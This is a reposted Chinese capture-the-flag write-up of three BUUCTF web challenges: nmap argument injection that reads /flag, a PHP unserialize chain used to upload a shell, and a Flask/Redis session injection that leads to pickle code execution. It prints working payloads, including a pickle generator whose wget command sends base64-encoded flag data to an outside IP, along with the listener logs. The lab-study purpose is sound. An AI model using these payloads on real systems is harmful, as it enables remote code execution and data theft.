BUUCTF平台-web-边刷边记录-2

转载

weixin_30376453 于 2019-08-13 21:36:00 发布 399 收藏
文章标签： 数据库 php shell
原文链接：http://www.cnblogs.com/wfzWebSecuity/p/11334932.html

1.one line tool

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

这道题主要是命令注入，利用escapeshellarg 和 escapeshellcmd前后使用时通过注入单引号来导致逃逸出一个单引号 从而导致可以参数注入

这里主要用到nmap的两个参数-iL 和-oN 以任意格式输出，-oX不行，这样不会把/flag的内容输出，必须要用-N才能解析/flag中的内容，从而输出到指定的路径，像这种短的代码都可以拿到本地来测试，也很方便调试。

payload:' + -iL /flag + -oN 输出路径

nmap -sP -iL test.txt -oX ceshi.xml XML输出

> ping 模式扫描test.txt 文件中的地址，并以xml格式输出结果，输出结果文件为nping.xml

2.upload


这道题来自2019强网杯，直接扫描目录就能得到源代码，之后就进行代码审计：


```php
<?php
//...

Route::post("login",'web/login/login');

Route::get("index",'web/index/index');

Route::get("home","web/index/home");

Route::post("register","web/register/register");

Route::get("logout","web/index/logout");

Route::post("upload","web/profile/upload_img");

Route::miss('web/index/index');

return [

];
```

对于这种mvc框架性的web，可以直接先看其路由，然后结合路由以及控制器去看程序的逻辑

```php
    public function login_check(){
        $profile=cookie( name: 'user');
        if(!empty($profile)){
            $this->profile=unserialize(base64_decode($profile));
            $this->profile_db=db( name: 'user')->where( field: "ID",intval($this->profile['ID']))->find();
            if(array_diff($this->profile_db,$this->profile)==null){
                return 1;
            }else{
```

首先反序列化点在此，那么接下来要找可以利用的类，那么既然存在反序列化那么就要找__destruct方法了，一共有四个类：





但是只有index.php才存在__destruct方法，那么我们应该反序列化这个类来触发漏洞

那么这里通过序列化profile类来进行反序列化，这里调用index()方法，而其不存在index方法，则会调用__call方法

这里__call方法又会调用name属性，也就是index属性，但是明显不存在这个属性，那么此时会调用__get方法，返回profile类的except数组中的值，当时我想的是这里能不能直接进行代码执行，因为有这一串：

```
$this->{$this->{$name}}($arguments);
```

这里是不能够任意代码执行的

```php
<?php
class a{
 public $b="im";
 public $c="b";
 public function __construct(){
  $this->{$this->{$d}}();
}
 public function im(){
echo "sssssss";
}
 public function __get($name){
    return $this->c;
}
}
$bb= new a();
```

这里只能调用profile类中的已经定义的方法，因为是先解析出来$this->$d的值，然后再调用$this>"b"()，此时不存在b方法，并不会去解析$b变量，所以这里通过调用上传文件方法，来达到写shell的效果：

3.bookhub

这道题在登陆时限制了一些内网的ip的白名单，并且给了一个外网的ip，此时修改xff是不行的，nginx获取到的是中间转发过去的ip地址

，而给的外网ip的5000端口就开了一个debug模型的web，buu里面直接给的debug模式下的。

然后就是涉及未授权访问，这里涉及到python的修饰器调用顺序

```python
@user_blueprint.route('/admin/logout/')
@login_required
def logout():
    logout_user()
    return flask.redirect(flask.url_for('user.login'))
```

正常情况下，如上图，调用顺序为login_required->user_blueprint,但是在debug模式下：

```
74          @login_required
75          @user_blueprint.route('/admin/system/refresh_session/', methods
76          def refresh_session():
77              """
78              delete all session except the logined user
```

这里login_required放在了外层，那么就没用了，可以直接访问refresh_session方法，这里做题的时候直接观察也可以，除了这一处其它地方login都在里层。这个函数的作用是清除除了自己的以外所有人的session

```
status = 'success'
sessionid = flask.session.sid
prefix = app.config['SESSION_KEY_PREFIX']
```

```
app.config['SESSION_KEY_PREFIX'] = 'bookhub:session:'
```

```
if flask.request.form.get('submit', None) == '1':
    try:
        rds.eval(rf'''
        local function has_value (tab, val)
            for index, value in ipairs(tab) do
                if value == val then
                    return true
                end
            end

            return false
        end

        local inputs = {{ "{prefix}{sessionid}" }}
        local sessions = redis.call("keys", "{prefix}*")

        for index, sid in ipairs(sessions) do
            if not has_value(inputs, sid) then
                redis.call("del", sid)
            end
        end
```

首先访问这个路由，发现需要设置csrf token

```
POST /admin/system/refresh_session/ HTTP/1.1
Host: web19.node1.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,und;q=0.8
Cookie: bookhub-session=19a79b29-3524-4efa-99d6-3997ae425761
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Tue, 13 Aug 2019 01:09:00 GMT
Content-Type: text/html
Content-Length: 142
Connection: close
Set-Cookie: bookhub-session=19a79b29-3524-4efa-99d6-3997ae425761; Expires=Fri, 13-Sep-2019 01:09:00 GMT; HttpOnly;
Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>The CSRF token is missing.</p>
```

然后回到登陆页找到表单的csrf token值，再次访问

```
<div class="d-flex flex-column justify-content-center" id="login-box">
   <div class="login-box-header">
       <h4>Login</h4>
   </div>
   <form method="post">
   <input id="csrf_token" name="csrf_token" type="hidden" value="ImQwY2Q5MzNmMzZjMDk1ZGFkZDI1MGI1ZWJ1ZmE3MGI3Mzc5ZTQ3MDIi.XVIN3A.3qL-UCvhkA3OhPvxD1-zz5rPycw">
       <div class="name-login">
           <input type="text" required placeholder="Username" name="username" class="name-input form-control"/>

    <input type="password" required placeholder="Password" name="password" class="password-input form-control"/>
```

Go Cancel < > Target: http://web19.node1.buuoj.cn

Request

Raw Params Headers Hex

```
POST /admin/system/refresh_session/ HTTP/1.1
Host: web19.node1.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,und;q=0.8
Cookie: bookhub-session=19a79b29-3524-4efa-99d6-3997ae425761
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 102

csrf_token=ImQwY2Q5MzNmMzZjMDk1ZGFkZDI1MGI1ZWJlZmE3MGI3Mzc5ZTQ3MDIi.XVIN3A.3qL-UCvhkA3OhPvxD1-zz5rPycw
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 13 Aug 2019 01:10:24 GMT
Content-Type: application/json
Content-Length: 26
Connection: close
Set-Cookie: bookhub-session=19a79b29-3524-4efa-99d6-3997ae425761; Expires=Fri, 13-Sep-2019 01:10:24 GMT; HttpOnly;
Path=/

{
  "status": "success"
}
```

此时访问成功了，此时又涉及到session的拼接，prefix不可控，但是flask的session在客户端，是可以控制的，因此进行拼接

'r'是防止字符转义的 如果路径中出现'\t'的话 不加r的话\t就会被转义 而加了'r'之后'\t'就能保留原有的样子

在字符串赋值的时候 前面加'r'可以防止字符串在时候的时候不被转义 原理是在转义字符前加'\'

又因为app.config['SESSION_KEY_PREFIX'] = 'bookhub:session:'，所以可以拼接：

```
19a79b29-3524-4efa-99d6-3997ae425761",redis evilcode,"bookhub:session:aaa
```


首先对我们的bookhub:session进行一个覆盖，赋值为aaa，然后将redis的恶意数据拼接进去，然后当我们带着aaa这个session当问的时候就会触发pickle反序列化来执行恶意代码。所以接下来就是如何构造evilcode，我们可以给自己构造的session赋值为反弹shell的值。然后再带着session触发序列化即可。


首先生成payload：

```
import cPickle
import os

class exp(object):
    def __reduce__(self):
        s="wget 104.224.146.7:23333?`cat /flag* | base64`"
        return (os.system,(s,))

e = exp()
s = cPickle.dumps(e)
s_bypass = ""
for i in s:
    s_bypass +="string.char(%s).."%ord(i)
evilcode = '''
redis.call("set","bookhub:session:tr1ple",%s)
'''%s_bypass[:-2]
payload = '''
6f17c248-ed0d-4d74-bba6-21b9342c854a",%s,"bookhub:session:tr1ple
'''%evilcode
print payload.replace(" ","")
```


这里要用到cpickle来生成序列化的数据，然后再拼接到payload中

这里首先要带着生成的payload作为cookie值去访问login来得到csrf的token值，然后此时再向 /admin/system/refresh_session/ 页面post我们的csrf_token&submit，此时并将payload放到bookhub-session中，此时就能够将cookie值设置到redis中，那么此时只要再访问login页面就能触发redis反序列化session中的payload，从而带出flag的值





然后此时再触发session的拼接，然后此时带着bookhub-session为tr1ple的值访问login，就会触发反序列化



```
[root@safe-fan-2 ~]# nc -lvvv 23333
Connection from 114.219.49.237 port 23333 [tcp/elxmgmt] accepted
GET /?cndjdGZ7ZW1tbW1tbW1tbW1tbW1tbW1tbW19 HTTP/1.1
Host: 104.224.146.7:23333
User-Agent: Wget
Connection: close
```

此时vps上已经接收到了flag的值

当我们进入redis，想要查看存储的值时，可以使用keys *来查看所有存储的值


```
127.0.0.1:6379> keys *
1) "bookhub:session:6f17c248-ed0d-4d74-bba6-21b9342c854a\"
:session:tr1ple\",string.char(99)..string.char(112)..string
..string.char(105)..string.char(120)..string.char(10)..str
1)..string.char(115)..string.char(116)..string.char(101)..
```

```
import cPickle
import os
class genpoc(object):
    def __reduce__(self):
        s = """wget 104.224.146.7:23333"""
        return os.system, (s,)
evil = cPickle.dumps(genpoc()) print evil.replace("\n","\\n")
```

我们也可以不用转码来构造pickle的序列化数据

```
bookhub-session=aaa"} redis.call("set","bookhub:session:aaa","pickle序列化数据")--;
```

通过redis.call来设置session值，这里app里已经设置了session的前缀为bookhub:session:，所以aaa的值就可以设置为序列化数据


Go
Cancel
Target: http://192.168.1.14:8000
Request
Raw
Params
Headers
Hex
GET /login/ HTTP/1.1
Host: 192.168.1.14:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,und;q=0.8
Cookie: bookhub-session=aaa"} redis.call("set","bookhub:session:aaa","cposix\nsystem\np1\n(S'wget 104.224.146.7:23333'\np2\ntRp3\n.")--;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Response
Raw
Headers
Hex
HTML
Render
<html>
<head>
<meta charset="utf-8"/>
<meta name="viewport" content="width=device-width, initial-scale=1.0"/>
<title>pwnhub_6672</title>
<link href="https://cdn.bootcss.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>

<h4>Login</h4>

<form method="post">
<input id="csrf_token" name="csrf_token" type="hidden"
value="
yITg">

```

此时就能够带上csrf_token去访问refresh页面来设置新的cookie值，然后再设置session为aaa去访问login从而触发反序列化，同样能收到请求

```
[root@safe-fan-2 ~]# nc -lvvv 23333
Connection from 114.219.49.237 port 23333 [tcp/elxmgmt] accepted
GET / HTTP/1.1
Host: 104.224.146.7:23333
User-Agent: Wget
Connection: close
```
```

转载于:https://www.cnblogs.com/wfzWebSecuity/p/11334932.html